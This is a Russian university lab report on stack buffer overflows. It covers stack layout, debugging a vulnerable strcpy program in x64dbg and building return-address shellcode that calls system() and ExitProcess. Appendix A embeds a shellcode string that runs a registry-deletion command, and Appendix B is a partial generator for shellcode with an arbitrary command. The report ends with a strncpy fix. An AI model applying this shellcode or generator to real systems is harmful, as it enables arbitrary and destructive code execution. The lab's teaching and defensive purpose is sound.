Министерство образования и науки Российской Федерации

Санкт-Петербургский Политехнический Университет Петра Великого

—

Институт кибербезопасности и защиты информации

ЛАБОРАТОРНАЯ РАБОТА № 3

«Изучение программных уязвимостей типа “переполнение буфера”»

1. по дисциплине «Основы информационной безопасности»
2. Выполнил
3. студент гр. 4851004/10001 Веремейчук Я.Ю.

<подпись>

1. Преподаватель
2. асс. преподавателя Панков И.Д.

<подпись>

1. Санкт-Петербург
2. 2022
3. Цель работы

Цель работы заключается в приобретении навыков по прикладному анализу программных уязвимостей типа “переполнение буфера” и по предотвращению их эксплуатации.

1. Постановка задачи

Изучить уязвимость “переполнение буфера”, создать программу, генерирующую шелл-код, и создать неуязвимую программу.

1. Теоретические исследования

Переполнение буфера (buffer overflow) – одна из наиболее распространенных уязвимостей программного обеспечения, возникающих из-за отсутствия контроля границ массивов со стороны компилятора п операционной системы.

Память в программе адресуется относительно точки входа в программу. Память сегментирована п состоит из сегмента кода, сегмента данных и сегмента стека. Сегмент кода содержит инструкции, исполняемые процессором, где адрес следующей выполняемой инструкции указан в регистре EIP (рисунок 2). Сегмент данных содержит данные, используемые командами программы. В сегменте стека хранятся переменные функций, переменные окружения п аргументы, которые передаются программе.

Стек – структура данных, в которой последний помещенный в стек объект извлекается из него первым (принцип LIFO, last in-first out, “последним пришел-первым вышел”). Для доступа к сегменту стека используется указатель стека – регистр ESP, содержащий адрес вершины (наименьший адрес) стека. В архитектуре Intel стек “растет” вниз, то есть используются адреса памяти в сторону уменьшения номеров адресов (рисунок 1).





Рисунок 1 – Структура стека

Рисунок 2 – Регистры процессора

Функция – часть кода программы, которая вызывается, выполняется и затем возвращается к предыдущему процессу исполнения. Если функция содержит аргументы, то под них в стеке выделяется память. Например, в коде:

#include <string.h>

int overflow(int argc, char\* argv[])

{

char buf[500];

if (argc > 1)

strcpy(buf, argv[1]);

return 0;

}

под переменную *buf* в стеке выделяется 500 байт (стек при нормальном выполнении программы представлен на рис. 2). Уязвимость типа “переполнение буфера” заключается в том, что аргумент, передаваемый функции и копируемый в *buf*, может быть больше 500 байт. В этом случае, по причине отсутствия механизмов проверки, данные, содержащиеся в аргументе, переполняют буфер и затирают данные в стеке, которые следуют за буфером (рисунок 4).

Изображение выглядит как стол

Автоматически созданное описание

Рисунок 3 – Структура стека на момент вызова функции *overflow*

Изображение выглядит как стол

Автоматически созданное описание

Рисунок 4 – Структура стека после переполнения массива *buf* в функции *overflow*

Данные из буфера перекрывают адрес возврата из функции (EIP). Таким образом, злоумышленник может составить определенный код, при котором на месте адреса возврата в стеке окажется новый адрес, указывающий на инструкции созданного им шелл-кода, управление на который передается в результате переполнения.

Переполнение буфера вызывает различные нарушения в работе программы: аварийное завершение (отказ) программы; зависание программы; выполнение произвольного кода с правами пользователя, от имени которого выполняется программа.

В общем виде программные уязвимости типа “переполнение буфера” эксплуатируются следующим образом:

1. Нарушителем вычисляется длина буфера. Для этого определяется, при какой длине входного сообщения возникнет ошибка переполнения. Длина входной строки увеличивается до тех пор, пока не появляется системное сообщение об ошибке (segmentation fault). Как только оно появляется, фиксируется адрес, по которому произошла ошибка. Зафиксированный адрес — адрес, на который должен быть перезаписан адрес возврата из функции. Таким образом становятся известны байты входной последовательности, которые при переполнении перезапишут адрес возврата. Байты адреса располагаются в обратном порядке в силу особенностей адресации в архитектуре Intel (формат записи “big endian”).
2. Нарушитель создает шелл-код. В простейшем случае разрабатывается программа на языке С, вызывающая необходимую функцию. Полученный ЕХЕ-файл открывается с помощью дизассемблера и из него переносится шелл-код, включающий набор ассемблерных инструкций, сгенерированных компилятором для вызова нужной функции, в передаваемый буфер (строку) сразу после адреса возврата.

З. Нарушитель организует передачу управления на шелл-код. В регистре ESP хранится указатель на начало стека, то есть указатель на байт, который является следующим после адреса возврата. Для передачи управления на шелл-код адрес возврата меняется на команду CALL ESP (FF D4), которая автоматически подгружается к любому процессу. Для этого с помощью дизассемблера выполняется поиск последовательности байт “FF D4” в библиотеке KERNEL32.DLL. Полученный адрес записывается на место байт, которые затирают адрес возврата.

Защита от выполнения данных (DEP) — это функция защиты памяти на уровне системы, встроенная в операционную систему, начиная с Windows XP и Windows Server 2003. DEP позволяет системе пометить одну или несколько страниц памяти как не исполняемые. Пометка областей памяти как неисполнимых означает, что код не может выполняться из этой области памяти, что усложняет использование буфера переполнения.

DEP предотвращает выполнение кода со страниц данных, таких как куча по умолчанию, стеки и пулы памяти. Если приложение пытается выполнить код с защищенной страницы данных, возникает исключение нарушения доступа к памяти и если исключение не обработано, вызывающий процесс завершается.

Если DEP выключен, инструкции могут быть выполнены где угодно, так как нельзя отличить сегмент кода от других сегментов. Поэтому любая последовательность байт будет выполнена при передаче управления на них.

1. Описание решения

Была разработана программа, реализующая копирование строки в массив ограниченного размера (рисунок 5). Если записать строку “Hello, world”, программа отрабатывает корректно, так как количество символов меньше размера статического массива *buf* (рисунок 6).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 5 – Пример уязвимой к "переполнению буфера" программы

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 6 – Результат работы программы при корректных вводных значениях

При попытке записать строку, количество символов в которой больше размера массива, возникает ошибка (рисунок 7). Run-Time – вычислительное окружение, необходимое для выполнения компьютерной программы и доступное во время выполнения компьютерной программы. Другими словами, проблема “переполнения буфера” заключается в том, что уязвимость не может быть обнаружена на этапе компиляции программы.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 7 – Run-Time ошибка при некорректном введенном значении

Ошибка возникает из-за того, что происходит попытка записать в уже выделенную в стеке память больше информации, чем ожидается.

Была установлена программа x64dbg. x64dbg – отладчик с открытым исходным кодом для Windows, который используется в качестве инструмента анализа вредоносных программ. Там была запущена написанная ранее уязвимая программа. В отладочных символах была найдена функция *overflow* (рисунок 8).




Рисунок 8 – Поиск адреса функции *overflow*

Во вкладке “CPU” можно увидеть ассемблерный код программы (рисунок 9).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 9 – Код функции *overflow* на ассемблере

Для удобства исследования уязвимости текст, который записывается в буфер посредством функции *strcpy*, был изменен на “12345678UUUUUUUUUUUUUUUUUUUUUUUU”. Далее с помощью отладчика было проанализировано состояние стека на каждом этапе выполнения программы. На рисунке 10 можно увидеть промежуточный этап программы и состояние стека. На рисунке 11 произошло переполнение – то есть данные буфера, объем которого больше массива, изменил адрес возврата функции *overflow*. Это легко увидеть по повторяющемуся коду 55, который соотвествует символу “U” по ASCII. После этого программа зацикливается, так как не происходит возвращения.




Рисунок 10 – Состояние стека до переполнения

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 11 – Состояние стека после переполнения

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 12 – Сообщение об ошибке в стеке

Далее было определено место, куда записывается адрес возврата. Для этого на каждом этапе выполнения программы был проанализирован стек. Рисунок 13 отражает состояние стека до копирования строки в массив *buf* – сейчас на месте будущей записи хранятся мусорные значения. Рисунок 14 показывает, как строка записалась в массив – 31, 32, 33 и т. д. Это коды символов 1, 2, 3… по ASCII. Рисунок 15 отображает состояние стека при выполнении инструкции ret. Отладчик уведомляет о том, что вершина стека – адрес возврата функции *overflow*.

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 13 – Состояние стека до переполнения

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 14 – Состояние стека после переполнения

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 15 – Состояние стека при выполнении инструкции *ret*

Можно заметить, что адрес возврата хранится по адресу 19FED8. А данные в массив начинают записываться с адреса 19FECC. Значит, чтобы изменить адрес возврата функции *overflow*, необходимо передать на запись строку, содержащую в данном случае 12 байт любой информации и 4 байта, которые будут хранить новый адрес возврата.

Чтобы иметь возможность перенаправить выполнение программы на другую функцию, необходимо получить доступ к стеку. Для этого в дизассемблированном коде была найдена инструкция *call esp*, адрес которой можно увидеть на рисунке 16.



Рисунок 16 – Поиск инструкции *call esp*

На вход программе была дана строка “123456781234\x81\xDA\xFB\x76”. И снова был запущен отладчик. На рисунке 17 можно увидеть, как перезаписался адрес возврата. После выполнения инструкции ret программа перешла к инструкции *call esp* (рисунок 18).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 17 – Изменение адреса возврата на адрес инструкции *call esp*

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 18 – Выполнение инструкции *call esp*

Далее, чтобы осуществить удаление ключа реестра, необходимо проработать алгоритм записи шелл-кода. На данный момент, осуществив переполнение и перейдя к инструкции *call esp*, необходимо вызвать функцию system, которая позволит выполнять системные команды. Для этого отдельно была протестирована функция вызова калькулятора *system(“calc.exe”)*. Ее вызов на ассемблере осуществляется с помощью инструкций *push* и *call*. Значит, передавая функции *overflow* строку, необходимо в ней осуществить этот *push* и *call*. В строку для *overflow* нельзя записать по очереди все команды. Поэтому необходимо вызвать инструкции *jmp* и *call*, между которыми будут осуществляться системные команды. Первая вызывается по адресу \xEB\x0E, вторая – \xE8\xED. Чтобы вызвать *system*, необходимо выполнить инструкции *mov ebx* и *call ebx*, между которыми записывается адрес функции *system*, который можно найти в библиотеке ucrtbased.dll. Первая вызывается по адресу \xBB, вторая – \xFF\xD3. Также после выполнения системной функции необходимо завершить программу. Для этого необходимо вызвать функцию *ExitProcess*, ее адрес можно найти в библиотеке kernel32.dll. Для ее вызова также необходимо вызвать *mov ebx* и *call ebx*. На рисунке 19 можно увидеть вид итоговой строки. На рисунке 20, 21, 22, 23, 24, 25 можно увидеть поэтапный ход отладчика, который вызывает калькулятор.



Рисунок 19 – Вид итоговой строки




Рисунок 20 – Выполнение инструкции *jmp*




Рисунок 21 – Переход к инструкции *call*




Рисунок 22 – Выполнение инструкции *mov* и появление строки *calc.exe* в стеке

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 23 – Выполнение инструкции *call ebx*

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 24 – Результат выполнения инструкции *call exp* и выполнение инструкций выхода из функции *overflow*

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 25 – Корректное завершение программы

Калькулятор успешно открылся, значит, теперь можно подставлять любые другие системные вызовы.

Нужно заметить, что адреса инструкции *call esp*, функций *system* и *ExitProcess* постоянно изменяются. При запуске шелл-кода необходимо знать актуальные адреса.

1. Тестирование и результаты работы программы

Была написана программа, реализующая генерацию шелл-кода из заданных значений адресов возврата, функций *system* и *ExitProcess*, а также размера переполняемого буфера и текста системной команды (рисунок 26). Программа была протестирована, ключ реестра был успешно удален (рисунок 27, рисунок 28).

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 26 – Запуск программы, генерирующей шелл-код и выполняющей системную команду

Изображение выглядит как текст

Автоматически созданное описание

Рисунок 27 – Состояние реестров до выполнения системной команды удаления папки *delete*

Изображение выглядит как стол

Автоматически созданное описание

Рисунок 28 – Состояние реестров после удаления

Затем была установлена утилита статического анализа исходного кода PVS-Studio. Разработанная программа была проверена с помощью утилиты: ошибок не обнаружено (рисунок 29).




Рисунок 29 – Проверка программы с помощью утилиты статического анализа

Далее была разработана программа, неуязвимая к переполнению: функция *strcpy* была заменена на *strncpy*, один из параметров которой – размер входной строки. Была произведена попытка запуска шелл-кода, которая закончилась неудачей. Значит, модифицированная программа действительно стала неуязвимой к “переполнению буфера”.

1. Выводы

В ходе работы была изучена уязвимость “переполнение буфера”, ее причины, возможности для злоумышленника, были реализованы уязвимые и неуязвимые программы, программа, генерирующая шелл-код, который осуществляет деструктивное поведение программы. Были приобретены навыки по прикладному анализу программных уязвимостей типа “переполнение буфера” и по предотвращению их эксплуатации. Было изучено программное обеспечение, позволяющее производить отладку над кодом в ассемблерном виде, изучены основные инструкции ассемблера. Также была произведена работа со статическим анализатором исходного кода.

Список используемых источников

1. Зегжда П.Д. Основы информационной безопасности. Введение в профессиональную деятельность. Лабораторный практикум : учеб. пособие / П. Д. Зегжда, М. О. Калинин. – СПб. : ПОЛИТЕХ-ПРЕСС, 2019. – 112 с.
2. Как устроены дыры в безопасности: переполнение буфера [Электронный ресурс] – Режим доступа: https://habr.com/en/post/266591/, свободный.
3. Переполнение буфера [Электронный ресурс] – Режим доступа: https://ru.wikipedia.org/wiki/Переполнение\_буфера, свободный.
4. Вадим Колонцов. WDL magazine. "Buffer overflows" [Электронный ресурс] – Режим доступа: http://lib.ru/SECURITY/overflow.txt, свободный.
5. Руководство по ассемблеру x86 для начинающих [Электронный ресурс] – Режим доступа: https://habr.com/en/post/423077/, свободный.
6. x86 Assembly Guide [Электронный ресурс] – Режим доступа: https://www.cs.virginia.edu/~evans/cs216/guides/x86.html, свободный.
7. Создание Эксплойта: Переполнение буфера стека [Электронный ресурс] – Режим доступа: https://codeby.net/threads/sozdanie-ehksplojta-perepolnenie-bufera-steka.58741/, свободный.
8. Среда выполнения [Электронный ресурс] – Режим доступа: https://ru.wikipedia.org/wiki/Среда\_выполнения, свободный.
9. Что такое x64dbg и как им пользоваться? [Электронный ресурс] – Режим доступа: https://habr.com/ru/company/varonis/blog/571572/, свободный.

ПРИЛОЖЕНИЕ А

Листинг программы «Уязвимая программа»

#define \_CRT\_SECURE\_NO\_WARNINGS

#include <stdio.h>

#include <string.h>

#define SIZE\_ARRAY 8

void overflow(char\*);

int main()

{

char\* str = "UUUUUUUUUUUU\x11\xE2\x38\x76\xEB\x0E\xBB\x50\x32\xD4\x65\xFF\xD3\xBB\x3D\x42\x4D\x76\xFF\xD3\xE8\xED\xFF\xFF\xFF REG DELETE HKEY\_CURRENT\_USER\\RegDelete\\delete /f";

overflow(str);

return 0;

}

void overflow(char\* str)

{

char buf [SIZE\_ARRAY];

strcpy(buf, str);

}

ПРИЛОЖЕНИЕ B

Листинг программы «Генератор шелл-кода»

#define \_CRT\_SECURE\_NO\_WARNINGS

#include <stdio.h>

#include <string.h>

#define MAX\_SHELL 256

#define MAX\_FUNC 128

#define TRASH 85

#define SIZE\_ARRAY 8

char\* shell\_code(char\* shell);

void overflow(char\* string);

int main(int argc, char\* argv[])

{

char shell[MAX\_SHELL];

overflow(shell\_code(shell));

return 0;

}

void overflow(char\* str)

{

char buf [SIZE\_ARRAY];

strcpy(buf, str);

}

char\* shell\_code(char\* shell)

{

int buf\_size = 0;

printf("Enter size of overflowing buffer: ");

scanf("%d", &buf\_size);

char ret\_ad[17];

printf("\nEnter returning adress (example: \\x81\\xDA\\xFB\\x76): ");

scanf("%16s", ret\_ad);

char sys\_ad[17];

printf("\nEnter system adress (example: \\x50\\x32\\x15\\x53): ");

scanf("%16s", sys\_ad);

char exitpr\_ad[17];

printf("\nEnter ExitProcess adress (example: \\x10\\x4E\\xD7\\x75): ");

scanf("%16s", exitpr\_ad);

while ((getchar()) != '\n');

char func[MAX\_FUNC];

printf("\nEnter function (example: calc.exe): ");

fgets(func, MAX\_FUNC, stdin);

//printf("%s\n", func);

int i = 0;

for (; i < buf\_size + 4; i++)

{

shell[i] = TRASH;

}

shell[i] = '\0';

strcat(shell, ret\_ad);

